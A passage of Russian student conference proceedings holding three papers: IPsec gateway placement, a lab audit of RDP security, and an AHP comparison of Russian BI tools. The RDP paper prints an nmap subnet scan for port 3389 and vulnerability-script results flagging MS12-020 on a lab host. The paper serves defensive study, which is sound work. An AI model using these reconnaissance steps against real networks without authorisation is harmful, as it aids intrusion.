2. Челухин, В. А. Сетевые уязвимости / В. А. Челухин, Е. П. Душкин // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 300-302. – EDN RFRVRL.
3. Миронов, А. Л. Типология и терминология удаленных сетевых атак / А. Л. Миронов, Г. В. Позднышева // Инновационные решения в аграрной науке – взгляд в будущее : Материалы XXIV Международной научно-производственной конференции. В 2 томах, Майский, 27–28 мая 2020 года. Том 2. – Майский: Белгородский государственный аграрный университет имени В.Я. Горина, 2020. – С. 115-116. – EDN EAZOGM.

УДК 004.056.5

Филенко Ефим Александрович, студент, Комсомольский-на-Амуре государственный университет

Filenko Efim Aleksandrovich, student, Komsomolsk-na-Amure State University

Немерова Елена Владимировна, студент, Комсомольский-на-Амуре государственный университет

Nemerova Elena Vladimirovna, student, Komsomolsk-na-Amure State University

Трещев Иван Андреевич, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

АНАЛИЗ ВОЗМОЖНЫХ СХЕМ РАЗМЕЩЕНИЯ СЕРВЕРА ДОСТУПА НА ОСНОВЕ КРИПТОГРАФИЧЕСКОГО ШЛЮЗА ANALYSIS OF POSSIBLE SCHEMES FOR HOSTING AN ACCESS SERVER BASED ON A CRYPTOGRAPHIC GATEWAY

Аннотация. Защищенное соединение, основанное на IPSec, работающее в туннельном режиме позволяет передавать данные через открытие сети. Однако, чтобы передавать информацию нужно построить защищенную сеть, для этого необходимо определить безопасное место для размещения соответствующего криптографического шлюза, выполняющего роль сервера доступа. В данной статье будут рассмотрены различные варианты его размещения.

Abstract. A secure IPsec-based connection operating in a tunnel mode allows data to be transmitted through the network opening. However, in order to transmit information, it is necessary to build a secure network, for this it is necessary to determine a secure location for the appropriate cryptographic gateway that acts as an access server. In this article, various options for its placement will be considered.

Ключевые слова: сеть, криптографический шлюз, вариант, данные, межсетевой экран.

Key words: network, cryptographic gateway, choice, data, firewall.

Введение

Растущая потребность в удаленном доступе к корпоративным ресурсам приводит к необходимости усиления мер безопасности в сетях.

Одним из эффективных способов решения этой проблемы является использование технологии криптографической защиты информации с использованием отечественных алгоритмов шифрования. Криптографические шлюзы позволяют создать защищенный канал обмена данными между удаленными пользователями и внутренними ресурсами организации, используя публичную инфраструктуру.

Однако эффективность и надежность систем шифрования информации во многом зависят от правильной архитектуры сети и размещения соответствующего сервера выполняющего роль шлюза. Неправильная конфигурация может привести к уязвимостям в безопасности или снижению производительности сети [1].

Целью данного исследования является анализ различных схем размещения серверов обеспечивающих аутентификацию пользователей в корпоративной сети, их преимуществ и недостатков. Мы рассмотрим три основных варианта топологии сети: размещение между межсетевым экраном и внутренней сетью, в демилитаризованной зоне, и "on-a-stick" конфигурацию.

Анализ этих вариантов позволит определить оптимальную схему для построения защищенной сети с использованием криптографического шлюза, и в соответствии с топологией определить место его размещения.

Основная часть

Защищенность систем можно достичь, организовав криптографический алгоритм на выделенный канал обмена данными.

Прежде, чем строить защищенную сеть, необходимо определить место размещения сервера доступа, используемого как криптографический шлюз [2].

Первый возможный вариант разместить криптографический шлюз между защищенной корпоративной сетью и межсетевым экраном. Схема топологии сети приведена на рисунке 1.




Рисунок 1 – Размещение криптографического шлюза между межсетевым экраном и локальной вычислительной сетью

У данного способа есть недостатки:

- Появление дополнительной точки отказа в сети. Если криптографический шлюз перестанет нормально функционировать, то перестанет передаваться любой трафик;
- Межсетевой экран не сможет анализировать полное содержимое передаваемых пакетов, поскольку криптографический шлюз будет их шифровать.

Вторым распространенным вариантом является размещение шлюза в демилитаризованной зоне, созданной для добавления дополнительного уровня безопасности в локальной сети. В случае атаки на сервер внешний злоумышленник сумеет получить доступ непосредственно к оборудованию, размещенному в демилитаризованной зоне (криптографический шлюз), а локальная сеть будет защищена межсетевым экраном, на котором настроены другие разрешающие правила [3]. Схема топологии сети приведена на рисунке 2.




Рисунок 2 – Размещение криптографического шлюза в демилитаризованной зоне

В качестве недостатков стоит отметить дополнительные точки отказа и возможное падение пропускной способности из-за наличия двух межсетевых экранов проверяющих сетевой трафик, рост стоимости системы защиты информации.

Третьим вариантом является размещение криптографического шлюза «сбоку» или «on-a-stick». При таком размещении не возникают недостатки, описанные ранее. Схема топологии сети приведена на рисунке 3.




Рисунок 3 – Топология размещения криптографического шлюза «on-a-stick»

Предложенный вариант комбинирует топологии, представленные на рисунке 1 и рисунке 2. Криптографический шлюз не является пограничным устройством внутренней и внешней сети, и межсетевой экран необходимо сконфигурировать таким образом, чтобы трафик, подлежащий шифрованию, не выходил в незащищенные сети передачи данных.

Заключение

Проанализировав различные схемы размещения сервера доступа в корпоративной сети, их преимущества и недостатки, можно сделать вывод, что для построения топологии лучше использовать третий вариант с дополнительным созданием демилитаризованной зоны и внедрением второго межсетевого экрана. В этом случае демилитаризованная зона, организованная с помощью межсетевых экранов, станет специально выделенным экранированным сегментом, где происходит работа и от сети Интернет и от внутренней сети. Это обеспечит дополнительный уровень безопасности, так как все входящие и исходящие соединения будут проходить через межсетевые экраны, которые могут фильтровать трафик и предотвращать несанкционированный доступ.

СПИСОК ИСТОЧНИКОВ

1. Сеница, У. В. Проблемы распределенных сетей / У. В. Сеница, Е. И. Монастырская, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 454-455. – EDN HLUXZH.
2. Таненбаум, Э.С., Фимстер Н., Уэзеролл Д. Компьютерные сети. 6-е изд. – СПб.: Питер, 2023. – 992 с. ISBN 978-5-4461-1766-6
3. Антоненко, А. С. Сравнение и анализ VPN туннелей многопротокольной коммутации и обычных VPN туннелей / А. С. Антоненко, А. А. Турицын, А. Н. Земцов // Инновационные технологии в обучении и производстве : Материалы XIV Всероссийской заочной научно-практической конференции (в 3-х томах), Камышин, 15 ноября 2019 года / Волгоградский государственный технический университет (Камышинский филиал). Том 2. – Камышин: Волгоградский государственный технический университет, 2019. – С. 38-41. – EDN RNDFHH.

УДК 004.056.5

Филенко Ефим Александрович, студент, Комсомольский-на-Амуре государственный университет

Filenko Efim Aleksandrovich, student, Komsomolsk-na-Amure State University

Немерова Елена Владимировна, студент, Комсомольский-на-Амуре государственный университет

Nemerova Elena Vladimirovna, student, Komsomolsk-na-Amure State University

Трещев Иван Андреевич, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

О ПОДХОДЕ К ИССЛЕДОВАНИЮ ИНФОРМАЦИОННЫХ СИСТЕМ, ИСПОЛЬЗУЮЩИХ RDP ПРОТОКОЛ НА НАЛИЧИЕ УЯЗВИМОСТЕЙ ON THE APPROACH TO THE STUDY OF INFORMATION SYSTEMS USING THE RDP PROTOCOL FOR VULNERABILITIES

Аннотация. Работа посвящена исследованию защищённости при организации удалённого доступа к информационным ресурсам через глобальную сеть Интернет. Растёт количество уязвимостей, которые злоумышленники могут эксплуатировать как со стороны пользователей, так для серверов. Рассмотрен подход к анализу состояния информационной безопасности при организации сетевого взаимодействия посредством протокола RDP и методы рекогносцировки, позволяющие определить актуальность уязвимости данного протокола.

Abstract. The work is devoted to the study of security in the organization of remote access to information resources via the global Internet. The number of vulnerabilities that attackers can exploit both from users and from servers is growing. An approach to analyzing the state of information security in the organization of network interaction through the RDP protocol and methods of evaluation to determine the relevance of the vulnerability of this protocol are considered.

Ключевые слова: сеть, атака, аутентификация, машина, уязвимость.

Key words: network, attack, authentication, machine, vulnerability.

Введение

Протокол удалённого рабочего стола (RDP) является одним из наиболее распространенных протоколов для организации удаленного взаимодействия в распределенных информационных системах. Безопасность сервисов RDP является важной составляющей для обеспечения защиты не только периметра сети предприятия, но и каждой отдельной рабочей станции.

Необходимо проводить аудит в форме попыток тестирования на проникновения с целью выявления возможных уязвимостей в используемых протоколах. Мы предлагаем имитировать реальную инфраструктуру предприятия с использованием средств виртуализации для моделирования различных атак с целью выявления возможных векторов и усиления мер защиты информации. Будем использовать эмулятор GNS3 как универсальное средство, позволяющее в полной мере имитировать распределенную информационную систему. При проведении аудита, чаще всего используются снифферы трафика и сканеры безопасности. Целью исследования является выработка методологии для анализа на наличие уязвимостей, связанных с использованием RDP протокола.

Основная часть

Аудит безопасности – исследование состояния защищенности информационной системы. Для проведения аудита безопасности в графическом симуляторе сетей GNS3 была создана инфраструктура. В ходе эксперимента были проведены попытки реализа-

ции атак на данную сеть с целью выявления возможности реализации вектора атак, связанного с использованием RDP протокола [1]. Топология сети, сформированная в эмуляторе приведена на рисунке 1.




Рисунок 1 – Созданная топология сети с применением средств виртуализации

Изучим процесс установления TCP-соединения и обмена данными между клиентом и сервером, защищенного с применением протокола TLSv1 при помощи анализатора сетевого трафика Wireshark (рисунки 2, 3; таблица 1). В ходе анализа удалось определить направление трафика от клиента к серверу.

No.	Time	Source	Destination	Protocol	Leng	Info
1	0.000000	10.0.0.16	192.168.2.101	TCP	66	49158 → 3389 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 ...
2	0.016221	192.168.2.101	10.0.0.16	TCP	66	3389 → 49158 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 ...
3	0.016728	10.0.0.16	192.168.2.101	TCP	54	49158 → 3389 [ACK] Seq=1 Ack=1 Win=65536 Len=0

Рисунок 2 – Начало установления TCP соединения

No.	Time	Source	Destination	Protocol	Leng	Info
1	0.000000	10.0.0.16	192.168.2.101	TCP	66	49158 → 3389 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 ...
2	0.016221	192.168.2.101	10.0.0.16	TCP	66	3389 → 49158 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 ...
3	0.016728	10.0.0.16	192.168.2.101	TCP	54	49158 → 3389 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4	0.017001	10.0.0.16	192.168.2.101	TLSv1	73	Ignored Unknown Record
5	0.067504	192.168.2.101	10.0.0.16	TCP	54	3389 → 49158 [ACK] Seq=1 Ack=20 Win=65536 Len=0
6	0.241402	192.168.2.101	10.0.0.16	TLSv1	73	Ignored Unknown Record
7	0.440319	10.0.0.16	192.168.2.101	TCP	54	49158 → 3389 [ACK] Seq=20 Ack=20 Win=65536 Len=0
8	0.682211	10.0.0.16	192.168.2.101	TLSv1	176	Client Hello
10	8.722503	192.168.2.101	10.0.0.16	TLSv1	884	Server Hello, Certificate, Server Hello Done
11	8.724874	10.0.0.16	192.168.2.101	TLSv1	380	Client Key Exchange, Change Cipher Spec, Encrypte...
12	8.753538	192.168.2.101	10.0.0.16	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
17	8.950930	10.0.0.16	192.168.2.101	TCP	54	49158 → 3389 [ACK] Seq=468 Ack=909 Win=64768 Len=0
45	23.567511	10.0.0.16	192.168.2.101	TLSv1	139	Application Data
46	23.587319	192.168.2.101	10.0.0.16	TLSv1	283	Application Data
51	23.781828	10.0.0.16	192.168.2.101	TCP	54	49158 → 3389 [ACK] Seq=553 Ack=1138 Win=64512 Len=0
70	38.400373	10.0.0.16	192.168.2.101	TLSv1	859	Application Data
71	38.442786	192.168.2.101	10.0.0.16	TLSv1	395	Application Data
72	38.444004	10.0.0.16	192.168.2.101	TCP	54	49158 → 3389 [FIN, ACK] Seq=1358 Ack=1479 Win=655...
73	38.463474	192.168.2.101	10.0.0.16	TCP	54	3389 → 49158 [ACK] Seq=1479 Ack=1359 Win=64256 Le...
74	38.473830	192.168.2.101	10.0.0.16	TCP	54	3389 → 49158 [RST, ACK] Seq=1479 Ack=1359 Win=0 L...

Рисунок 3 – Обмен данными при TCP-соединении

Таблица 1 – Результат анализа сетевого трафика

Субъект	IP-адрес	TCP-порт	MAC-адрес
RDP-сервер	192.168.2.101	3389	08:00:27:2E:C8:40
RDP-клиент	10.0.0.16	49158	-

Применим сканер Nmap входящий в состав Kali Linux для исследования целевой сети. В результате анализа были определены рабочие места, на которых запущена служба RDP – 192.168.2.101 и 192.168.2.254 рисунок 4.

```
(root@kali)-[/home/user]
# sudo nmap -p 3389 -sU -sS --open 192.168.2.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-16 18:34 +10
Nmap scan report for 192.168.2.101
Host is up (0.10s latency).
Not shown: 1 closed port
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Nmap scan report for 192.168.2.254
Host is up (0.15s latency).
Not shown: 1 closed port
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Nmap done: 256 IP addresses (3 hosts up) scanned in 29.99 seconds
```

Рисунок 4 – Список хостов в сети 192.168.2.0/24 с запущенным RDP

Одной из функций сканера Nmap является возможность, используя набор скриптов, исследовать сеть на наличие уязвимостей на рабочих станциях [2]. Применим данную функцию для исследования хостов с запущенным сервисом RDP. Результаты приведены в таблицах 2, 3.

Таблица 2 – Результат сбора информации о хосте 192.168.2.101

Скрипт	Результат	Вывод
rdp-enum-encryption	Возвращен необработанный пакет	Отсутствуют сведения о протоколах безопасности
rdp-ntlm-info	–	Механизм аутентификации на уровне сети отключен
rdp-vuln-ms12-020	Уязвим	Хост уязвим к атаке типа отказ в обслуживании и удаленному выполнению кода при эксплуатации уязвимости MS12-020

Таблица 3 – Результат сбора информации о хосте 192.168.2.254

Скрипт	Результат	Вывод
rdp-enum-encryption	CredSSP	На хосте используется протокол проверки подлинности CredSSP, используемый в NLA
rdp-ntlm-info	Имя компьютера: Server-PC Домен: Knastu.ru	Механизм аутентификации на уровне сети включен, получено имя целевой машины и название домена
rdp-vuln-ms12-020	–	Данная машина не уязвима к атаке при реализации уязвимости MS12-020

Заключение

Проанализировав уязвимости в сети возможно сделать вывод о том, что на хосте 192.168.2.101 не используется аутентификация на уровне сети, что делает данную рабочую станцию уязвимой к атакам типа «Отказ в обслуживании», «Человек-посередине» и делает возможной удаленное выполнение кода (MS12-020) [3]. На хосте 192.168.2.254 включена аутентификация NLA, это исключает выполнение большинства сетевых атак на протокол RDP.

Подобная методология может быть использована при анализе других сетей на наличие уязвимостей, связанных с использованием протокола RDP. Для того, чтобы избежать векторов атак на исследуемых сервис необходимо включить аутентификацию на уровне сети.

СПИСОК ИСТОЧНИКОВ

1. Трещев, И. А. Событийная формальная модель поведения злоумышленника / И. А. Трещев, Е. И. Монастырская // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2024. – № 1(73). – С. 42-46. – EDN IZQRGT.
2. Середкин, С. П. Особенности защиты информации при удаленном доступе / С. П. Середкин, А. Д. Портнягин // Информационные технологии и математическое моделирование в управлении сложными системами. – 2021. – № 2(10). – С. 77-83. – DOI 10.26731/2658-3704.2021.2(10).77-83. – EDN DXVTHW.
3. Львов, Р. С. Сценарий атаки и методы защиты протокола RDP / Р. С. Львов // Информационные технологии, энергетика и экономика : Сборник трудов XVI международной научно-технической конференции студентов и аспирантов. В 3 т., Смоленск, 25–26 апреля 2019 года. Том 1 секции 1,2,3. – Смоленск: Универсум, 2019. – С. 314-317. – EDN ZORTBT.

УДК 004.9

Франтов Иван Романович, студент, Комсомольский-на-Амуре государственный университет

Frantov Ivan Romanovich, student, Komsomolsk-na-Amure State University

Кортун Варвара Сергеевна, ассистент, Комсомольский-на-Амуре государственный университет

Kortun Varvara Sergeevna, Assistant, Komsomolsk-na-Amure State University

РОССИЙСКИЕ BI-СИСТЕМЫ: ПРЕИМУЩЕСТВА И НЕДОСТАТКИ RUSSIAN BI SYSTEMS: ADVANTAGES AND DISADVANTAGES

Аннотация. В современном мире BI-системы становятся неотъемлемой частью различных отраслей, от здравоохранения до образования и транспорта. Однако российские компании столкнулись с ограничением доступа к популярным зарубежным инструментам, таким как Tableau и Power BI. В условиях этих ограничений, российские BI-решения, такие как PIX BI, Analytic Workspace и Visiology, могут стать достойной альтернативой. В данной работе проводится функциональный анализ этих систем с использованием метода анализа иерархий. Оценка включает критерии функциональности, удобства использования и безопасности. Анализ показывает, что Visiology получает наивысший итоговый вес, делая её предпочтительным выбором для организаций, стремящихся к эффективному управлению данными и принятию обоснованных решений.

Abstract. In today's world, BI systems are becoming an integral part of various industries, from healthcare to education and transportation. However, Russian companies have faced limited access to popular foreign tools such as Tableau and Power BI. Under these constraints, Russian BI solutions such as PIXBI, Analytical Workspace and Visiology can become a worthy alternative. In this paper, a functional analysis of these systems is carried out using the hierarchy analysis method. The assessment includes criteria for functionality, usability and safety. The analysis shows that Visiology receives the highest final weight, making it the preferred choice for organizations seeking effective data management and informed decision-making.

Ключевые слова: бизнес-аналитика, анализ иерархий, импортозамещение, инструменты, сравнение.

Key words: Business Intelligence, hierarchy analysis, import substitution, tools, comparison.

Введение

В современном мире наблюдается стремительный рост потребности в использовании Business Intelligence (BI) систем, которые уже вышли далеко за пределы традиционной сферы применения в финансовых технологиях [1, 2]. Сегодня BI-решения становятся неотъемлемой частью различных аспектов жизни общества, трансформируя способы принятия решений и управления процессами в самых разных отраслях.

Если изначально BI-системы применялись преимущественно в финансовом секторе для анализа рынков и управления рисками, то теперь они активно внедряются в здравоохранении для улучшения качества диагностики и лечения, в образовании для персонализации учебных программ, в розничной торговле для оптимизации ассортимента и управления запасами, в транспортной сфере для повышения эффективности логистических операций.

В условиях текущей геополитической ситуации российские компании и организации столкнулись с серьезной проблемой – ограничением доступа к популярным зарубежным инструментам бизнес-аналитики, таким как Tableau, Power BI, Qlik и других. Эти ограничения создают существенные препятствия для эффективного управления

бизнес-процессами и принятия решений, связанных с данными, в различных сферах деятельности.

При этом на российском рынке существует ряд отечественных BI-решений, которые потенциально могли бы заменить зарубежные аналоги.

Цель данной статьи - провести функциональный анализ российских решений бизнес-аналитики при помощи метода анализа иерархий (МАИ) и сделать вывод о результатах.

Основная часть

Business Intelligence (BI) системы представляют собой комплекс программных решений и технологий, предназначенных для сбора, анализа и представления бизнес-информации. Эти системы трансформируют большие объемы необработанных данных в структурированную, актуальную информацию, которая используется для принятия эффективных управленческих решений.

Российские системы бизнес-аналитики

Рассмотрим наиболее популярные BI-системы на российском рынке: PIX BI, Analytic Workspace и Visiology.

PIX BI – российская self-service система бизнес-аналитики, позволяющая пользователям использовать функции, которые позволяют им самостоятельно создавать отчеты, дашборды и анализировать данные.

PIX BI предлагает широкий спектр визуализаций, который может удовлетворить разные аналитические потребности. Это включает в себя стандартные диаграммы (столбчатые, линейные, круговые), специальные графики для анализа временных рядов, карты для географического анализа и кастомные визуализации.

Данная BI-система обладает возможностями интеграции с различными корпоративными системами и источниками данных, такими как CRM, ERP, базы данных (SQL, NoSQL), системы управления складом (WMS), и другие.

PIX BI разработан для работы с большими данными и поддерживает интеграцию с современными хранилищами данных (Data Warehouses, Data Lakes). Для обработки больших объемов данных используются оптимизированные механизмы загрузки и обновления информации, что позволяет быстро получать доступ к актуальным данным.

Analytic Workspace – это инструмент для анализа данных и бизнес-аналитики, который предоставляет пользователям мощные возможности для работы с данными, создания отчетов и визуализации информации.

Analytic Workspace обладает обширной галереей визуализаций, предлагая пользователям различные типы диаграмм, карт, и специализированных визуальных элементов для презентации данных – от стандартных столбчатых диаграмм и круговых графиков до визуальных метрик для географического анализа или финансовых показателей.

Система поддерживает интеграцию с популярными системами, такими как CRM, ERP, базы данных (SQL, NoSQL), а также внешними хранилищами данных.

Visiology – это платформа, которая активно поддерживает модель аналитики самообслуживания. Пользователи могут самостоятельно строить отчеты и дашборды, используя интуитивно понятный интерфейс, drag-and-drop механизмы и готовые шаблоны.

Также система может подключаться к различным источникам данных, таким как реляционные базы данных (PostgreSQL, MySQL), облачные хранилища, файловые системы (Excel, CSV), а также интегрироваться с системами ERP, CRM и внешними BI-платформами.

В Visiology реализованы возможности для коллективной работы. Пользователи могут легко делиться отчетами и дашбордами с коллегами, предоставляя им доступ на основе ролей и прав.

Применение метода анализа иерархий для оценки BI-систем

Метод анализа иерархий (МАИ) – это структурированная техника для принятия решений, которая позволяет оценить и сравнить различные альтернативы на основе нескольких критериев. Данный метод приводит лицо принимающее решение (ЛПР) не к «правильному» решению, а к варианту, наилучшим образом согласующемуся с его пониманием сути проблемы и требованиями к ее решению [3, 4].

Для оценки систем бизнес-аналитики (PIX BI, Analytic Workspace и Visiology) по трем критериям (функциональность и возможности, удобство использования и интерфейс, безопасность и управление доступом) определена иерархия, показанная на рисунке 1.




Рисунок 1 – Иерархия

Создадим матрицу сравнения критериев (рисунок 2), чтобы определить их относительную важность. Используйте шкалу МАИ (например, 1 – равная важность, 3 – умеренное преимущество, 5 – сильное преимущество).

	C1	C2	C3
C1	1	3	5
C2	1/3	1	3
C3	1/5	1/3	1

Рисунок 2 – Матрица сравнения критериев

Опуская ряд математических вычислений, получаем нормализованные веса для каждого критерия: $C1 = 0.6$, $C2 = 0.3$, $C3 = 0.1$.

Следующим шагом создаем матрицы сравнения альтернатив для каждого критерия, показанные на рисунках 3-5.

	A1	A2	A3
A1	1	1/3	1/5
A2	3	1	1/3
A3	5	3	1

Рисунок 3 – Сравнение альтернатив для «Функциональность и возможности»

	A1	A2	A3
A1	1	1	1/3
A2	1	1	1/3
A3	3	3	1

Рисунок 4 – Сравнение альтернатив для «Удобство использования и интерфейс»

	A1	A2	A3
A1	1	1/3	1/5
A2	3	1	1/3
A3	5	3	1

Рисунок 5 – Сравнение альтернатив для «Безопасность и управление доступом»

Получаем нормализованные веса альтернатив по каждому критерию:

C1: A1 = 0.1, A2 = 0.3, A3 = 0.6.

C2: A1 = 0.2, A2 = 0.2, A3 = 0.6.

C3: A1 = 0.1, A2 = 0.3, A3 = 0.6.

Получим результаты с помощью суммы произведений веса альтернатив и веса критериев:

A1: $(0.1 * 0.6) + (0.2 * 0.3) + (0.1 * 0.1) = 0.06 + 0.06 + 0.01 = 0.13$.

A2: $(0.3 * 0.6) + (0.2 * 0.3) + (0.3 * 0.1) = 0.18 + 0.06 + 0.03 = 0.27$.

A3: $(0.6 * 0.6) + (0.6 * 0.3) + (0.6 * 0.1) = 0.36 + 0.18 + 0.06 = 0.60$.

На основе этих расчетов, Visiology (A3) получает наивысший итоговый вес (0.60), что делает её предпочтительным выбором по сравнению с PIX BI (A1) и Analytic Workspace (A2).

Заключение

Анализ российских BI-систем с использованием метода анализа иерархий показал, что Visiology является наиболее предпочтительным решением по сравнению с PIX BI и Analytic Workspace. Visiology выделяется своей функциональностью, удобством использования и высоким уровнем безопасности, что делает её оптимальным выбором для организаций, стремящихся к эффективному управлению данными и принятию обоснованных решений. В условиях ограниченного доступа к зарубежным инструментам, российские BI-решения могут успешно заменить их, обеспечивая необходимые аналитические возможности и поддерживая конкурентоспособность на рынке.

СПИСОК ИСТОЧНИКОВ

1. Смольникова, С. В. Базовые технологии Business Intelligence / С. В. Смольникова // Техника и технология современных производств : Сборник статей II Всероссийской научно-практической конференции с международным участием, Пенза, 12–13 апреля 2021 года. – Пенза: Пензенский государственный университет, 2021. – С. 180-183. – EDN THDIUL.
2. Business Intelligence (BI)-технологии в деятельности технических сервисных предприятий / И. М. Муллаяров, А. А. Нарицына, А. Н. Вахрушев [и др.] // Актуальные вопросы современной экономики. – 2024. – № 9. – С. 49-55. – EDN NDRKNA.
3. Заалишвили, К. Б. Сравнительный анализ и выбор средств business intelligence с применением метода анализа иерархий / К. Б. Заалишвили, А. Х. Кашапов, Р. В. Гарифудинов // Математическое и компьютерное моделирование в экономике, страховании и управлении рисками. – 2018. – № 3. – С. 194-199. – EDN WUIQCQ.

4. Чеботарева, А. А. Сравнительный анализ гибких методологий управления IT-проектами методом анализа иерархий / А. А. Чеботарева, Р. М. Мухаметшин // Актуальные вопросы науки и практики и перспективы их решений : Сборник научных трудов по материалам XXI Международной научно-практической конференции, Анапа, 04 декабря 2023 года. – Анапа: Общество с ограниченной ответственностью "Научно-исследовательский центр экономических и социальных процессов" в Южном Федеральном округе, 2023. – С. 43-50. – EDN JRDQYR.

УДК 004.94

Черенков Дмитрий Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Cherenkov Dmitry Sergeevich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Oblasov Andrey Alexandrovich, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

